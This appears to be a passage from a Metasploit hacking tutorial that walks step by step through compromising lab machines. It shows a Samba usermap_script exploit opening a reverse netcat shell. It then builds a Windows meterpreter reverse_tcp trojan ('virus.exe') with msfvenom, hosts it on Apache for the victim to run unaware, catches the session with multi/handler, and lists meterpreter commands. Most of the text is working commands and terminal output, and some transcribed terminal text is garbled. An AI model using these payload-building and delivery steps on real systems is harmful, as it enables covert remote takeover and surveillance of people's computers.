RHOST: Targeted machine IP address [Remote Host]

RPORT: Targeted machine Port number

LHOST: Our IP address [Local Host]

LPORT: Our Port number

```

File Actions Edit View Help
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
RHOSTS 192.168.56.106 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.1.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(msf6:samba/usermap_script) > set RHOSTS 192.168.56.106
msf6 exploit(msf6:samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
RHOSTS 192.168.56.106 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.1.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(msf6:samba/usermap_script) > 

```

```

File Actions Edit View Help
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.1.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(msf6:samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Exploit completed, but no session was created.
msf6 exploit(msf6:samba/usermap_script) > set LHOST 192.168.56.102
LHOST 192.168.56.102
msf6 exploit(msf6:samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
RHOSTS 192.168.56.106 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.56.102 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(msf6:samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.106:45860) at 2022-10-21 00:41:59 -0400

```

Proof: Metasploitable machine shell session starts in our machine

```

File Actions Edit View Help
LHOST => 192.168.56.102
msf6 exploit(msf6:samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
RHOSTS 192.168.56.106 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.56.102 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(msf6:samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.106:45860) at 2022-10-21 00:41:59 -0400

ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:75:1f:5b
inet addr: 192.168.56.106 Bcast:192.168.56.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
UP BROADCAST RUNNING MTU:1500 Metric:1
RX packets:135 errors:0 dropped:0 overruns:0 frame:0
TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:129816 (12.7 KB) TX bytes:120540 (126.5 KB)
Base address:0xd000 Memory:f1200000-f1220000

lo Link encap:Local Loopback
inet addr: 127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:1643 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0(0.0 B) TX bytes:0(0.0 B)

[*] msf6 exploit(msf6:samba/usermap_script) > 

```

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)

Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.

WINDOWS 7 MACHINE HACK USING METASPLOIT VENOM FREAMWORK [MSFVENOM]

MSF venom framework use to create payload.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
# msfvenom
Error: No options
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list          <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs,
  encrypt, formats, all   <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-'
  or STDIN for custom
  --list-options      <format>   List --payload <value>'s standard, advanced and evasion options
  -f, --format        <encoder>  Output format (use --list formats to list)
  -e, --encoder       <value>    The encoder to use (use --list encoders to list)
  --service-name     <value>    The service name to use when generating a service binary
  --sec-name         <value>    The new section name to use when generating large Windows binaries. Default: random
  4-character alpha string
  --smallest          <value>    Generate the smallest possible payload using all available encoders
  --encrypt           <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to
  list)
  --encrypt-key       <value>    A key to be used for --encrypt
  --encrypt-iv        <value>    An initialization vector for --encrypt
  -a, --arch          <archs>    The architecture to use for --payload and --encoders (use --list archs to list)
  --platform         <platform>  The platform for --payload (use --list platforms to list)
  -o, --output         <path>    Set the payload to a file
  -b, --bad-chars     <list>    Characters to avoid example: '\x00\xff'
  -n, --nopsled       <length>   Prepend a nopsled of [length] size on to the payload
  --pad-nops          <length>   Use nopsled size specified by -n <length> & the total payload size, auto-prependin
  g a nopsled of quantity (nops minus payload length)
  -s, --space         <length>   The maximum size of the resulting payload
  --encoder-space    <length>   The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations    <count>   The number of times to encode the payload
  -c, --add-code      <path>    Specify an additional win32 shellcode file to include
  -x, --template     <path>    Specify a custom executable file to use as a template
  -k, --keep          <value>    Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name      <value>    Specify a custom variable name to use for certain output formats
  -t, --timeout       <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to
  disable)
  -h, --help          Show this message
[root㉿kali)-[~/home/kali]
#
```

Create Payload for windows with set LHOST and LPORT


**msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Our_IP>
LPORT=<Our_Port> -f exe > <file_name.exe>**

```
File Actions Edit View Help
root㉿kali)-[~/home/kali/Desktop]
# cd Desktop
[root㉿kali)-[~/home/kali/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT=5555 -f exe > virus.exe

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrpRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrpRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrpRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrpRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrpRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrp_rb_ssh-0.4.2/lib/hrp_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of PREFERENCE was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No encoder specified, outputting raw payload
No decoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root㉿kali)-[~/home/kali/Desktop]
#
```

Payload
(Hacked Application)

We have to share this application to targeted machine , that's why we copy on our localhost server[`/var/www/html`]. Open folder as a root , then after u can modify/paset file.



Apache server start

Command is: service apache2 start

```
root@kali: /home/kali
File Actions Edit View Help

└─(root㉿kali)-[~/home/kali]
# service apache2 start

└─(root㉿kali)-[~/home/kali]
# █
```

Start Metasploit framework : **msfconsole**

```
..:ok000kdc'           'cdk000ke::.
:xoooooooooooooooc'   <x0000000000000000>
:0000000000000000k,  :k0000000000000000;
:0000000000000000:  :0000000000000000;
:0000000000000000:  .00000000001. ,00000000
d0000000.    .c000000c- ,00000000x
10000000.      id; ,00000000l
.00000000.    .; .; ,00000000.
c0000000.    .00c, .00. ,0000000c
.000000.    .0000. ;000. ,00000000
`000000.    .0000. ;0000. ;000001
`00000.    .0000. ;0000. ;000001
;0000.    .0000. ;0000. ;000001
;d000.    .00000ccc:0000. x000d;
.k01. .00000000000000..d0k,
;kk1.00000000000000.c0k:
;k00000000000000k:
,x000000000000x,
.l00000001.
,d0d,
.

= [ metasploit v6.2.11-dev ]  

+ -- --=[ 2233 exploits - 1179 auxiliary - 398 post ]  

+ -- --=[ 867 payloads - 45 encoders - 11 nops ]  

* -- --=[ 9 evasion ]  

  
Metasploit tip: View all productivity tips with the  
tips command  

msf6 > 
```

Use multi-handler exploit : **msf6 > use exploit/multi/handler**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Show options for this payload : **msf6 > show options**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
---  ---  ---  ---
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
---  ---  ---  ---
LHOST          yes        The listen address (an interface may be specified)
LPORT          4444      yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > █
```

Set payload for reverse connection:

set payload windows/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

Now set LHOST, LPORT [Own machines details]

set lhost <Our ID>

set lport <Our port>

```

msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.1.12   yes       The listen address (an interface may be specified)
LPORT    5555          yes       The listen port
sources.list
Exploit target:
Id  Name
--  --
0  Wildcard Target
Profil3r-do...
msf6 exploit(multi/handler) > 

```

Run task: **exploit**

```

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.12:5555

```


ARP-Attack



virustest.exe

Now Going on Targeted Machine [Windows 7], open browser and search 192.168.1.12:8000 [Localhost of Our machine]. It's showed all file that which that we uploaded.

Download **virustest.exe** file and run. When Victim run/open this application so that time our code is run and perform **reverse shell/ reverse_tcp** connection done and **Meterpreter** is run on our machine. Nothing show to victim what happened.



Meterpreter is ON

The screenshot shows a Kali Linux terminal window titled "root@kali:~/home/kali". The terminal displays the following meterpreter help output:

```

File Actions Edit View Help
timestamp Manipulate file MACE attributes
meterpreter > help
Core Commands

```


Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

Command	Description
---------	-------------


Commands
for
Meterpreter


Victim Machine IP's details show in our machine, meterpreter use for perform all task after exploit targeted machine.



We can also perform Screenshot and show in our machine : **meterpreter > screenshot**

It's also a how location of taken screenshot.






WINDOWS 7 IS
HACK

SECOND WHY TO HACK WINDOWS 7 WITH METASPLOIT FRAMEWORK

First check targeted machine is connect in our network using **ping** command.

```
msf6 > ping <targeted_machine_IP>
```




```
File Actions Edit View Help
msf6 > ping 192.168.1.15
[*] exec: ping 192.168.1.15

PING 192.168.1.15 (192.168.1.15) 56(84) bytes of data.
64 bytes from 192.168.1.15: icmp_seq=1 ttl=128 time=6.34 ms
64 bytes from 192.168.1.15: icmp_seq=2 ttl=128 time=3.36 ms
64 bytes from 192.168.1.15: icmp_seq=3 ttl=128 time=3.06 ms
64 bytes from 192.168.1.15: icmp_seq=4 ttl=128 time=1.19 ms
64 bytes from 192.168.1.15: icmp_seq=5 ttl=128 time=0.746 ms
64 bytes from 192.168.1.15: icmp_seq=6 ttl=128 time=1.14 ms
64 bytes from 192.168.1.15: icmp_seq=7 ttl=128 time=1.07 ms
